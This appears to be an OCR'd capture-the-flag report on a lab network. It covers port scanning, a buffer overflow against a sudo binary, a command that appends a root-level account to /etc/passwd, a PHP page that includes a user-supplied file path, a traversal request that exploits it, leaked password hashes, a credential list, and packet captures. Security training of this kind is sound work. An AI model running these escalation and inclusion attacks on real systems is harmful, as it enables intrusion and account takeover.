
942cbb4499d6a60b156f39fcbaacf0ae

pizzadeliver




```
MariaDB [nbn]> SELECT * FROM users;\
+---------+-----------+-----------+-----------+----------------------------------+---------------------+---------------------+-------------
+
| user_id | firtname  | lastname  | user      | password                         | avatar              | last_login          | failed_login
|
+---------+-----------+-----------+-----------+----------------------------------+---------------------+---------------------+-------------
+
|       1 | gibson    | gibson    | gibson    | e0e1d64fdac4188f087c4d44060de65e | data/ourCEO.jpg     | 2019-04-21 14:08:55 |          123
|
|       3 | stephenson | stephenson | stephenson | 942cbb4499d6a60b156f39fcbaacf0ae | data/stephenson.jpg | 2029-12-12 01:23:45 |          123
|
+---------+-----------+-----------+-----------+----------------------------------+---------------------+---------------------+-------------
+
2 rows in set (0.00 sec)
```

Findings 7 – Outdated HTTP


root@kali: /home/kali/Desktop/final/server
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali/Desktop/final/server]
└─# nmap 172.16.1.1 -p- -sT -sC -sV -A -oN nmapServer
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-11 17:44 EDT
Nmap scan report for 172.16.1.1
Host is up (0.00059s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
443/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1de1406b1ca052e5976f4693baecdd8e (RSA)
|   256 756cd639ec9b0a9a87e1970ea171d477 (ECDSA)
|_  256 e0fc27903ac5abf086a59949a39f2e00 (ED25519)
8001/tcp  open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-robots.txt: 2 disallowed entries
|_/internal/ /data/
|_http-title: NBN Corporation
65534/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.0.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    5 1000     1000         4096 Apr 03  2020 gibson
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT     ADDRESS
1   0.75 ms 172.16.1.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.10 seconds
```

Findings 8 – Buffer Overflow



```
Enter the account holder name    :
Enter the account holder address :
Account has been created successfully

stephenson@nbnclient:~$ sudo ./nbn < payload

***** NBN Customer Management Portal *****

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1

Creating a new Customer Profile
Enter the account holder name    :
Enter the account holder address :
Account has been created successfully

stephenson@nbnclient:~$ vi try.py
stephenson@nbnclient:~$ (cat payload; cat) | sudo ./nbn

***** NBN Customer Management Portal *****

-- Main Menu --
1. Create new customer account
2. Paid Bill Deposit
3. Bill for Service
4. Account information
5. Log out
6. Clear the screen and display available options

Please enter any options (1-6) to continue : 1

Creating a new Customer Profile
Enter the account holder name    : 1

Enter the account holder address :

Account has been created successfully


echo dd:$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0:0:0:dd:/root:
/bin/bash | sudo tee -a /etc/passwd
dd:aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0:0:0:dd:/root:/bin/bash
whoami
root
```


root@kali: /home/kali/Desktop/finalProj/client
File Actions Edit View Help

```
┌──(root㉿kali)-[/home/kali/Desktop/finalProj/client]
└─# python
Python 3.11.2 (main, Feb 12 2023, 00:48:52) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import crypt
<stdin>:1: DeprecationWarning: 'crypt' is deprecated and slated for removal in Python 3.13
>>> print(crypt.crypt("pass","$6$salt"))
$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0
>>> quit
Use quit() or Ctrl-D (i.e. EOF) to exit
>>> quit()

┌──(root㉿kali)-[/home/kali/Desktop/finalProj/client]
└─# python2 -c 'import crypt; print crypt.crypt("pass", "$6$salt")'
$6$salt$3aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0

┌──(root㉿kali)-[/home/kali/Desktop/finalProj/client]
└─# python2 -c 'import crypt; print crypt.crypt("pass", "$6$")'
$6$$XIC8hA3wwOrjQtPyqAVL.eATB9MjWMfjr4PBDB1dPvuiFxTZawLpzvFxyWHdUsD2It1W3GpMlqAfcRAhpPwP4.

┌──(root㉿kali)-[/home/kali/Desktop/finalProj/client]
└─# 
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
messagebus:x:105:109::/var/run/dbus:/bin/false
_apt:x:106:65534::/nonexistent:/bin/false
lxd:x:107:65534::/var/lib/lxd/:/bin/false
uuidd:x:108:113::/run/uuidd:/bin/false
postfix:x:109:114::/var/spool/postfix:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
dovecot:x:111:116:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:112:117:Dovecot login user,,,:/nonexistent:/bin/false
sshd:x:113:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:114:1::/var/cache/pollinate:/bin/false
ftp:x:1001:1001::/var/ftp:
stephenson:x:1000:1000:,,,:/home/stephenson:/bin/bash
dd:aEJgflnzWuw1O3tr0IYSmhUY0cZ7iBQeBP392T7RXjLP3TKKu3ddIapQaCpbD4p9ioeGaVIjOHaym7HvCuUm0:0:0:dd:/root:/bin/bash
stephenson@nbnclient:~$ 
```

Appendixes. B: Flags


Flag1{cyberfellows_gooluck}



```
/var/www/html/data/flag4.jpg
/var/www/html/data/flag1
```

```
┌──(root㉿kali)-[~kali/Desktop/finalProj/server/data]
└─# strings flag1
.%%%%%%..%%......%%%%....%%%%.....%%......%%%%...%%%%...%%..%%..%%%%%...%%%%%%..%%%%%...%%%%%%..%%%%%%..%%......%%.......%%%%...%%...%%...%%%%............%%%%....%%%%....%%%%...%%%%%...%%......%%..%%...%%%%...%%..%%..%%%%...
.%%......%%......%%..%%..%%.......%%%.....%%....%%..%%...%%%%...%%..%%..%%......%%..%%..%%......%%..%%..%%......%%......%%......%%......%%..%%..%%...%%..%%...............%%......%%..%%..%%..%%..%%..%%..%%......%%..%%..%%..%%..%%.%%.....%%...
.%%%%....%%......%%%%%%..%%.%%%.....%%....%%%.....%%.......%%...%%%%%...%%%%....%%%%%...%%%%....%%%%....%%......%%......%%..%%..%%.%.%%...%%%%..............%%.%%%..%%..%%..%%..%%..%%..%%..%%......%%..%%..%%......%%%%......%%%.
.%%......%%......%%..%%..%%..%%.....%%......%%....%%..%%...%%....%%..%%..%%......%%..%%..%%......%%..%%..%%......%%......%%......%%......%%..%%..%%%%%%%.....%%...........%%..%%..%%..%%..%%..%%..%%..%%......%%..%%..%%..%%..%%.%%.....%%...
.%%......%%%%%%..%%..%%...%%%%...%%%%%%...%%%%...%%%%....%%...%%%%%...%%%%%%..%%%%%...%%%%%%..%%..%%..%%......%%%%%%..%%%%%%..%%%%%%...%%%%....%%.%%...%%%%...%%%%%%...%%%%....%%%%....%%%%...%%%%%...%%%%%%...%%%%....%%%%...%%..%%..%%%%...
.........................................................................................................................................................................................................................................
```

Flag2{down_a_rabbithole}



$string =

ZmxhZzJ7ZG93bl9hX3JhYmJpdGhvbGV9

$strict =

false

▶ Run code
PHP Version: 8.2.6

Result:

flag2{down_a_rabbithole}

~/Desktop/finalProj/server/www_html/internal/customers.php [Read Only] - Mousepad
File Edit Search View Document Help

```
                                                <img src="../images/employee.jpg"
alt="" />
                                        </div>
                                        <div class="container">
                                                <header class="major">
                                                        <p><b>Future Customers</b>
                                                        </p>
                                                </header>
                                                <p>FOR INTERNAL USE ONLY</p>
                                                <p><?php
                                                if($_COOKIE['authenticated']==1){

print(base64_decode("ZmxhZzJ7ZG93bl9hX3JhYmJpdGhvbGV9")."</br>");
                                                        include $_GET['list'];
                                                } else
```


NBN Corporation
172.16.1.1/internal/customers.php?list=..%2Fdata%2Fcustomer.list
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

Future Customers

FOR INTERNAL USE ONLY

flag2{down_a_rabbithole}
NqF5Rz@yahoo.com : connie //// long@gmail.com : capone //// hjk12345@hotmail.com :
ned //// snoogy@yahoo.com : frank //// polobear@yahoo.com : jess ////
mkgiy13@gmail.com : max //// tempbeauties@live.com : peterpiper ////
amohalko@gmail.com : desiree //// ramy43@gmail.com : greatone ////
dowjones@hotmail.com : stockman //// yahotmail@hotmail.com : eugene ////
hydro1@gmail.com : maurice //// boneman22@gmail.com : dennis ////
hamlin@hotmail.com : willie //// nevirts@gmail.com : jackie //// redtop@live.com :
camille //// langp@hotmail.com : pontoosh //// jnardi@live.com : peter ////
4degrees@hotmail.com : ralph //// fretteaser@hotmail.com : derek ////


Flag3{brilliantly_lit_boulevard}



kali@kali: ~/Desktop/finalProj/server
File Actions Edit View Help


```
19
No one has ever tried to break into Hiro and Vitaly's unit because there's nothing in there to steal, and at this po
int in their lives, neither one of them is important enough to kill, kidnap, or interrogate. Hiro owns a couple of n
ice Nipponese swords, but he always wears them, and the whole idea of stealing fantastically dangerous weapons prese
nts the would-be perp with inherent dangers and contradictions: When you are wrestling for possession of a sword, th
e man with the handle always wins. Hiro also has a pretty nice computer that he usually takes with him when he goes
anywhere. Vitaly owns half a carton of Lucky Strikes, an electric guitar, and a hangover.
At the moment, Vitaly Chernobyl is stretched out on a futon, quiescent, and Hiro Protagonist is sitting crosslegged
at a low table, Nipponese style, consisting of a cargo pallet set on cmderbiocks.
As the sun sets, its red light is supplanted by the light of many neon logos emanating from the franchise ghetto tha
t constitutes this U-Stor-It's natural habitat. This light, known as loglo, fills in the shadowy corners of the unit
 with seedy, oversaturated colors.
Him has cappuccino skin and spiky, truncated dreadlocks. His hair does not cover as much of his head as it used to,
but he is a young man, by no means bald or balding, and the slight retreat of his hairline only makes more of his hi
gh cheekbones. He is wearing shiny goggles that wrap halfway around his head the bows of the goggles have little ear
phones that are plugged into his outer ears.
The earphones have some built-in noise cancellation features. This sort of thing works best on steady noise. When ju
mbo jets make their takeoff runs on the runway across the street, the sound is reduced to a low doodling hum. But wh
en Vitaly Chernobyl thrashes out an experimental guitar solo, it still hurts Hiro's ears.
The goggles throw a light, smoky haze across his eyes and reflect a distorted wide-angle view of a flag3{brilliantly
_lit_boulevard} that stretches off into an infinite blackness. This boulevard does not really exist, it is a compute
r-rendered view of an imaginary place.
Beneath this image, it is possible to see Hiro's eyes, which look Asian. They are from his mother, who is Korean by
way of Nippon. The rest of him looks more like his father, who was African
20
by way of Texas by way of the Army-back in the days before it got split up into a number of competing organizations
such as General Jim's Defense System and Admiral Bob's National Security.
Four things are on the cargo pallet: a bottle of expensive beer from the Puget Sound area, which Hiro cannot really
afford; a long sword known in Nippon as a katana and a short sword known as a wakizashi-Hiro's father looted these f
rom Japan after World War II went atomic-and a computer.
The computer is a featureless black wedge. It does not have a power cord, but there is a narrow translucent plastic
tube emerg. ing from a hatch on the rear, spiraling across the cargo pallet and the floor, and plugged into a crudel
y installed fiber-optics socket above the head of the sleeping Vitaly Chernobyl. In the center of the plastic tube i
s a hair-thin fiber.optic cable. The cable is carrying a lot of information back and forth between Hiro's computer a
nd the rest of the world. In order to transmit the same amount of information on paper, they would have to arrange f
or a 747 cargo freighter packed with telephone books and encyclopedias to power.dive into their unit every couple of
 minutes, forever.
Hiro can't really afford the computer either, but he has to have one. It is a tool of his trade. In the worldwide co
mmunity of hackers, Hiro is a talented drifter. This is the kind of lifestyle that sounded romantic to him as recent
ly as five years ago. But in the bleak light of full adulthood, which is to one's early twenties as Sunday morning i
s to Saturday night, he can clearly see what it really amounts to: He's broke and unemployed. And a few short weeks
ago, his tenure as a pizza deliverer-the only pointless dead-end job he really enjoys-came to an end. Since then, he
's been putting a lot more emphasis on his auxiliary emergency backup job: freelance stringer for the CIC, the Centr
al Intelligence Corporation of Langley, Virginia.
The business is a simple one. Hiro gets information. It may be gossip, videotape, audiotape, a fragment of a compute
r disk, a xerox of a document. It can even be a joke based on the latest highly publicized disaster.

/flag                                                                              175,100       91%
```

Flag4{youre_going_places}




```
┌──(root㉿kali)-[~kali/Desktop/finalProj/server/data]
└─# strings flag4.jpg
ZExif
http://ns.adobe.com/xap/1.0/
<?xpacket begin='
' id='W5M0MpCehiHzreSzNTczkc9d'?>
<x:xmpmeta xmlns:x="adobe:ns:meta/"><rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"><rdf:Descriptio
n flag4="flag4{youre_going_places}" xmlns:MicrosoftPhoto="http://ns.microsoft.com/photo/1.0/"/></rdf:RDF></x:xmpmeta
>
```

Flag6{listen}




```
16:00:37.460555 IP (tos 0×10, ttl 64, id 59812, offset 0, flags [DF], proto TCP (6), length 176)
    nbnclient.ssh > nbnwebserver.nbn.34626: Flags [P.], cksum 0×5ac6 (incorrect → 0×47b0), seq 2568627295:256862741
9, ack 2007120428, win 313, options [nop,nop,TS val 2588262115 ecr 1101192096], length 124
E.....@.@..o...........B..$_w.:,...9Z......
.E..A...1 Gh..Fm....2F..@....Bg9zy.L.....M...A.T_.........[...F)
...u.c....rw...Hn.......  .....uG....,.............XB...l.=..=.]-R.
16:00:37.460670 IP (tos 0×10, ttl 64, id 14608, offset 0, flags [DF], proto TCP (6), length 52)
    nbnwebserver.nbn.34626 > nbnclient.ssh: Flags [.], cksum 0×a96b (correct), seq 1, ack 124, win 1444, options [no
p,nop,TS val 1101192097 ecr 2588262115], length 0
E..49.@.@...........B..w.:,..$......k.....
A....E..
16:00:38.317466 IP (tos 0×0, ttl 64, id 19870, offset 0, flags [DF], proto ICMP (1), length 84)
    nbnclient > nbnwebserver.nbn: ICMP echo request, id 668, seq 22949, length 64
E..TM.@.@.............Q...Y...bd....     .......g6{listen}flag6{listen}flag6{listen}flag
16:00:38.317625 IP (tos 0×0, ttl 64, id 13870, offset 0, flags [none], proto ICMP (1), length 84)
    nbnwebserver.nbn > nbnclient: ICMP echo reply, id 668, seq 22949, length 64
E..T6...@..W..........Y...Y...bd....     .......g6{listen}flag6{listen}flag6{listen}flag
16:00:39.342370 IP (tos 0×0, ttl 64, id 19957, offset 0, flags [DF], proto ICMP (1), length 84)
    nbnclient > nbnwebserver.nbn: ICMP echo request, id 668, seq 22950, length 64
E..TM.@.@.............K..Y...bd....Q9......g6{listen}flag6{listen}flag6{listen}flag
16:00:39.342526 IP (tos 0×0, ttl 64, id 13877, offset 0, flags [none], proto ICMP (1), length 84)
    nbnwebserver.nbn > nbnclient: ICMP echo reply, id 668, seq 22950, length 64
E..T65..@..P..........K..Y...bd....Q9......g6{listen}flag6{listen}flag6{listen}flag
16:00:40.365310 IP (tos 0×0, ttl 64, id 20004, offset 0, flags [DF], proto ICMP (1), length 84)
    nbnclient > nbnwebserver.nbn: ICMP echo request, id 668, seq 22951, length 64
                                                                              1,1           Top
```




```
......8...<W.c.{..-.,.qc.,.a......^.$.........X.O.oD}.=.m.1..-.........~o .qt..I..!..D..=.........V.R)...r.#.n?a....
Y.o.
15:59:37.541459 IP (tos 0×10, ttl 64, id 59753, offset 0, flags [DF], proto TCP (6), length 240)
    nbnclient.ssh > nbnwebserver.nbn.34626: Flags [P.], cksum 0×5b06 (incorrect → 0×f2f9), seq 750180:750368, ack 4
33, win 313, options [nop,nop,TS val 2588202196 ecr 1101132178], length 188
E....i@.@..j...........B...kw.7....9[......
.D..A.....W.;1.........#U.Y..,
-[.xzw.8r..LkWd0..W......2.4.....Vi.KR....O.h..F.P...m|..;}....Y...i.X..y......w.......a.%....<y.8z....*.3..qg....i.
..!.....6..w.S ..7.S0U(S.m..*a.u../.....`.I.?{ ..
15:59:37.542453 IP (tos 0×10, ttl 64, id 14552, offset 0, flags [DF], proto TCP (6), length 52)
    nbnwebserver.nbn.34626 > nbnclient.ssh: Flags [.], cksum 0×9c05 (correct), seq 433, ack 751748, win 1444, option
s [nop,nop,TS val 1101132179 ecr 2588202197], length 0
E..48.@.@...........B..w.7...  ...........
A....D..
1000 packets captured
4779 packets received by filter
3775 packets dropped by kernel
root@nbnclient:~# tcpdump host 172.16.1.1 -vvv -c 1000 -A > server.txt
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C152 packets captured
157 packets received by filter
0 packets dropped by kernel
root@nbnclient:~# ls
flag8.txt  server.txt
root@nbnclient:~# vi server.txt
root@nbnclient:~# 
```

Flag7{worlds_within_worlds}




```
the format da
from any othe

GNU coreutil
Full documen
or available locally via: info '(coreutils) base64 invocation'

┌──(root㉿kali)-[~kali/Desktop/finalProj]
└─# base64 -d flag7 > flag7.png
```

Flag8{escape_the_metaverse}



```
cc@172.16.1.2's password:
Permission denied, please try again.
cc@172.16.1.2's password:

root@nbnserver:~# ssh aa@172.16.1.2
aa@172.16.1.2's password:
          Welcome to
 NBN
**Near-Earth Broadcast Network**
  *Someone is Always Watching*

Client

Penetration testing with permission only!
Last login: Sat Apr  4 09:17:30 2020
root@nbnclient:~# ls
flag8.txt
root@nbnclient:~# pwd
/root
root@nbnclient:~# 
```



```
666C6167387B6573636170655F7468655F6D65746176657273657D0D0A0D0A
5468697320697320746865206C61737420666C61672E2057656C6C20646F6E
6521
```

```
